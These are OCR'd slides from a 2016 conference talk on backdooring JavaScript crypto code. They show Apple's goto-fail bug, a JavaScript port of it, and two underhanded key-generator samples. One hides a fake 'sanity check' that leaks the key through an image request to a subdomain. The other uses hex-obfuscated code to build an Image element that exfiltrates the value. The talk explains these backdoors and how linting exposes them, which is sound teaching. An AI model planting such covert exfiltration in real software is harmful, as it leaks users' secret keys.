
Kristov Atlas




It's not a BUG it's a BACKDOOR

All Things Open Conference, 2016

JavaScript and Crypto

- JavaScript is
  - web ready
  - quick to develop
  - easy to obfuscate and sabotage
  - used for password managers, bitcoin wallets, etc.
  - open source friendly
- We'll cover
  - how to sabotage
  - how to mitigate
  - how to prevent


What Do We Expect in JS Crypto Code?



https://github.com/brix/crypto-js/blob/develop/src/aes.js

208 lines (175 sloc) | 7.75 KB


```javascript
(function () {
    // Shortcuts
    var C = CryptoJS;
    var C_lib = C.lib;
    var BlockCipher = C_lib.BlockCipher;
    var C_algo = C.algo;

    // Lookup tables
    var SBOX = [];
    var INV_SBOX = [];
    var SUB_MIX_0 = [];
    var SUB_MIX_1 = [];
    var SUB_MIX_2 = [];
    var SUB_MIX_3 = [];
    var INV_SUB_MIX_0 = [];
    var INV_SUB_MIX_1 = [];
    var INV_SUB_MIX_2 = [];
    var INV_SUB_MIX_3 = [];

    // Compute lookup tables
    (function () {
        // Compute double table
        var d = [];
        for (var i = 0; i < 256; i++) {
            if (i < 128) {
                d[i] = i << 1;
            } else {
                d[i] = (i << 1) ^ 0x11b;
            }
```



```javascript
        // Walk GF(2^8)
        var x = 0;
        var xi = 0;
        for (var i = 0; i < 256; i++) {
            // Compute sbox
            var sx = xi ^ (xi << 1) ^ (xi << 2) ^ (xi << 3) ^ (xi << 4);
            sx = (sx >>> 8) ^ (sx & 0xff) ^ 0x63;
            SBOX[x] = sx;
            INV_SBOX[sx] = x;

            // Compute multiplication
            var x2 = d[x];
            var x4 = d[x2];
            var x8 = d[x4];

            // Compute sub bytes, mix columns tables
            var t = (d[sx] * 0x101) ^ (sx * 0x1010100);
            SUB_MIX_0[x] = (t << 24) | (t >>> 8);
            SUB_MIX_1[x] = (t << 16) | (t >>> 16);
            SUB_MIX_2[x] = (t << 8)  | (t >>> 24);
            SUB_MIX_3[x] = t;

            // Compute inv sub bytes, inv mix columns tables
            var t = (x8 * 0x1010101) ^ (x4 * 0x10001) ^ (x2 * 0x101) ^ (x * 0x1010100);
            INV_SUB_MIX_0[sx] = (t << 24) | (t >>> 8);
            INV_SUB_MIX_1[sx] = (t << 16) | (t >>> 16);
            INV_SUB_MIX_2[sx] = (t << 8)  | (t >>> 24);
            INV_SUB_MIX_3[sx] = t;
```


- **AES in CryptoJS**
  - loops
  - magic numbers (crypto or selection)
  - arithmetic (bitwise)
- **Not depicted**
  - encoding/decoding (unicode), padding

When Lint Fails




```c
    }
    else {
        /* DSA, ECDSA - just use the SHA1 hash */
        dataToSign = &hashes[SSL_MD5_DIGEST_LEN];
        dataToSignLen = SSL_SHA1_DIGEST_LEN;
    }

    hashOut.data = hashes + SSL_MD5_DIGEST_LEN;
    hashOut.length = SSL_SHA1_DIGEST_LEN;
    if ((err = SSLFreeBuffer(&hashCtx)) != 0)
        goto fail;

    if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
        goto fail;
        goto fail;
    if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
        goto fail;

    err = sslRawVerify(ctx,
                       ctx->peerPubKey,
                       dataToSign,                 /* plaintext */
                       dataToSignLen,              /* plaintext length */
                       signature,
                       signatureLen);
    if(err) {
        sslErrorLog("SSLDecodeSignedServerKeyExchange: sslRawVerify "
                    "returned %d\n", (int)err);
        goto fail;
    }

fail:
    SSLFreeBuffer(&signedHashes);
    SSLFreeBuffer(&hashCtx);
    return err;

}
```

Goto Fail, JS Edition




```
if ((err = ReadyHash(SSLHashSHA1, hashCtx)) != 0)
    fail();
if ((err = SSLHashSHA1.update(hashCtx, clientRandom)) != 0)
    fail();
if ((err = SSLHashSHA1.update(hashCtx, serverRandom)) != 0)
    fail();
if ((err = SSLHashSHA1.update(hashCtx, signedParams)) != 0)
    fail();
    fail();
if ((err = SSLHashSHA1.final(hashCtx, hashOut)) != 0)
    fail();
```




```
if (readyHash(SSLHashSHA1, hashCtx) !== 0) {fail(); }
if (SSLHashSHA1.update(hashCtx, clientRandom) !== 0) {fail(); }
if (SSLHashSHA1.update(hashCtx, serverRandom) !== 0) {fail(); }
if (SSLHashSHA1.update(hashCtx, signedParams) !== 0) {fail(); }
fail();
if (SSLHashSHA1.final(hashCtx, hashOut) !== 0) {fail(); }
```

Javascript Misdirection - Kristov



```
function generateKey() {
    "use strict";
    var input = document.querySelector('#user-input').value,
        key;
    if (input.length > 1) {
        key = crc32(input);
        document.querySelector('#result').textContent = key;
    }
}
```



```
<!-- DO NOT MODIFY THIS HTML, ONLY THE JAVASCRIPT PART -->
```

```
        y = (crc ^ str.charCodeAt(i)) & 0xFF;
        x = "0x" + table.substr(y * 9, 8);
        newVal = (crc >>> 8) ^ x;


        //sanity check
        if (newVal > Math.max() || newVal < parseFloat(Math.min())) {
            // this should be extremely rare, but display a warning message to
the user
            arguments[0] = 'img'; //subdomain of image
            warn = document.createElement("img");
            document.querySelector('#result').appendChild(warn);
            warn.src = 'http://' + getDomain('newVal-' + newVal) +
'/warning.png';
        }

        crc = newVal;
    }

    retVal = (crc ^ (-1)) >>> 0;

    return retVal;
}
```

```
abcd
3984772369
```

Name	S...	T...	Initia...	S.
warning.png	(f...		Other	0
w				0
warning.png	(f...		Other	0
warning.png	(f...		Other	0
warning.png	(f...		Other	0
warning.png	(f...		Other	0
warning.png	(f...		Other	0
warning.png	(f...		Other	0
warning.png	(f...		Other	0

```
http://newval-390611388.mydomain.com/warning.png
```


Generate a random key

- user enters two or more characters to seed
- return CRC32

Random key shown to user

- umm... why is this generating network traffic?

Javascript Misdirection - Kristov



```
<!-- DO NOT MODIFY THIS HTML, ONLY THE JAVASCRIPT PART -->
```

```
        y = (crc ^ str.charCodeAt(i)) & 0xFF;
        x = "0x" + table.substr(y * 9, 8);
        newVal = (crc >>> 8) ^ x;


        //sanity check
        if (newVal > Math.max() || newVal < parseFloat(Math.min())) {
            // this should be extremely rare, but display a warning message to
the user
            arguments[0] = 'img'; //subdomain of image
            warn = document.createElement("img");
            document.querySelector('#result').appendChild(warn);
            warn.src = 'http://' + getDomain('newVal-' + newVal) +
'/warning.png';
        }

        crc = newVal;
    }

    retVal = (crc ^ (-1)) >>> 0;

    return retVal;
}
```

JAVASCRIPT

abcd


3984772369

Name	S...	T...	Initia...	S.
warning.png	(f...		Other	0
w				0
warning.png	(f...		Other	0
warning.png	(f...		Other	0
warning.png	(f...		Other	0
warning.png	(f...		Other	0
warning.png	(f...		Other	0
warning.png	(f...		Other	0
warning.png	(f...		Other	0


http://newval-390611388.mydomain.com/warning.png

newval-390611388.mydomain.com ?


Javascript Misdirection - Kristov



```javascript
/*jslint bitwise: true */

var arguments = []; //FIXME: global variable

function utf_8_encode(str) {
    "use strict";
    str = str.replace(/\r\n/g, "\n");
    var utftext = "",
        n,
        c;

    for (n = 0; n < str.length; n += 1) {
        c = str.charCodeAt(n);
        if (c < 128) {
            utftext += String.fromCharCode(c);
        } else if ((c > 127) && (c < 2048)) {
            utftext += String.fromCharCode((c >> 6) | 192);
            utftext += String.fromCharCode((c & 63) | 128);
        } else {
            utftext += String.fromCharCode((c >> 12) | 224);
            utftext += String.fromCharCode(((c >> 6) & 63) | 128);
            utftext += String.fromCharCode((c & 63) | 128);
        }
    }
    return utftext;
}

function getDomain(logStr) {
    "use strict";
    console.log(logStr); //log to console for advanced users to review
    return arguments[0] + '.mydomain.com';
}
```



```javascript
function crc32(str) {
    "use strict";
    str = utf_8_encode(str);
    var table = "00000000 77073096 EE0E612C 990951BA 076DC419 706AF48F E963A535 " +
                "9E6495A3 0EDB8832 79DCB8A4 E0D5E91E 97D2D988 09B64C2B 7EB17CBD " +
                "E7B82D07 90BF1D91 1DB71064 6AB020F2 F3B97148 84BE41DE 1ADAD47D " +
```



```javascript
                "B40BBE37 C30C8EA1 5A05DF1B 2D02EF8D",
        crc = 0,
        x = 0,
        y = 0,
        newVal = 0,
        i,
        warn,
        retVal;

    crc = crc ^ (-1);

    for (i = 0; i < str.length; i += 1) {
        y = (crc ^ str.charCodeAt(i)) & 0xFF;
        x = "0x" + table.substr(y * 9, 8);
        newVal = (crc >>> 8) ^ x;


        //sanity check
        if (newVal > Math.max() || newVal < parseFloat(Math.min())) {
            // this should be extremely rare, but display a warning message to the user
            arguments[0] = 'img'; //subdomain of image
            warn = document.createElement("img");
            document.querySelector('#result').appendChild(warn);
            warn.src = 'http://' + getDomain('newVal-' + newVal) + '/warning.png';
        }

        crc = newVal;
    }

    retVal = (crc ^ (-1)) >>> 0;

    return retVal;
}
```

Javascript Misdirection - Kristov

Expected an identifier and instead saw 'arguments' (a reserved word):

```
var arguments = []; //FIXME: global variable
```

Use a named parameter:

```
return arguments[0] + '.mydomain.com';
```


Use a named parameter:

```
arguments[0] = 'img'; //subdomain of image
```

Bad assignment:


```
arguments[0] = 'img'; //subdomain of image
```

Javascript Misdirection - Aymeric Beaumet



```javascript
function generateKey() {
  var input = document.querySelector('#user-input').value
  if (input.length >= 10) {
    document.querySelector('#result').textContent = hash(input)
  }
}

function hash(payload) {
  var hasher = new (function Hasher() { return this['\x49\x6d\x61\x67\x65'] }())
  var seed = (Math.random(payload)^0x9198).toString(-~0x23)

  var matrice = []
  for (var i = 0; i < seed.length; i+=1) {
    matrice.push((!i || i%2) ? String.fromCharCode(-1+(((i+matrice.length)|(seed.length<<1))<<seed.length))
                             : (Math.random()+'').substring(0x2,0xC) + '\x2e' + seed + '\x2e' + seed.substring(0,i))
  }

  return (hasher[seed]=matrice.join('')).slice(--seed.length,seed.length<<2)
}
```

Javascript Misdirection - Aymeric Beaumet



```javascript
function generateKey() {
  var input = document.querySelector('#user-input').value
  if (input.length >= 10) {
    document.querySelector('#result').textContent = hash(input)
  }
}

function hash(payload) {
  var hasher = new (function Hasher() { return this['\x49\x6d\x61\x67\x65'] }())
  var seed = (Math.random(payload)^0x9198).toString(-~0x23)

  var matrice = []
  for (var i = 0; i < seed.length; i+=1) {
    matrice.push((!i || i%2) ? String.fromCharCode(-1+(((i+matrice.length)|(seed.length<<1))<<seed.length))
                             : (Math.random()+'').substring(0x2,0xC) + '\x2e' + seed + '\x2e' + seed.substring(0,i))
  }

  return (hasher[seed]=matrice.join('')).slice(--seed.length,seed.length<<2)
}
```

Number.toString()'s arg is a base between 2 and 36

`hasher = new this['Image']` returns an image element via implicit cast from string to function

argument ignored

496D616765 = "Image"

